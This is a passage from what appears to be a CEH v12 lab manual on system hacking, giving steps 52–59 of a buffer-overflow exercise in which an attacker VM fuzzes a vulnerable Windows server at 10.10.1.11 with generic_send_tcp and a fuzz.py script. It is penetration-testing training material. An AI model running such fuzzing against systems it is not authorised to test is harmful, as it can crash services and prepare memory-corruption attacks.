


52. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




Module 06 – System Hacking

53. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



54. Paste the **Scripts** folder on the **Desktop**.



55. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.

The screenshot shows a terminal window titled "cd /home/attacker/Desktop/Scripts - Parrot Terminal". The window displays a series of green text messages indicating failed TCP connections to a target host. The messages are repeated multiple times, showing variations of "tried to send to a closed socket!", "Fuzzing Variable 0:1604", "Couldn't tcp connect to target", and so on, up to 1611. After this, the user types "generic_send_tcp 10.10.1.11 9999 trun.spk 0 0" and presses Enter. The terminal then shows the command "#cd /home/attacker/Desktop/Scripts" being typed, followed by a prompt "#". At the bottom of the terminal window, there is a menu bar with "Applications", "Places", "System", and a search bar.


56. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.

57. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

The screenshot shows a terminal window with the command "#cd /home/attacker/Desktop/Scripts" entered and its result displayed. Below it, the command "#chmod +x fuzz.py" is entered and its result is shown. Finally, the command "#./fuzz.py" is entered and its result is displayed, indicating the script is running.

58. Switch to the **Windows 11** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
59. You can observe the connection requests coming from the host machine (**10.10.1.13**).

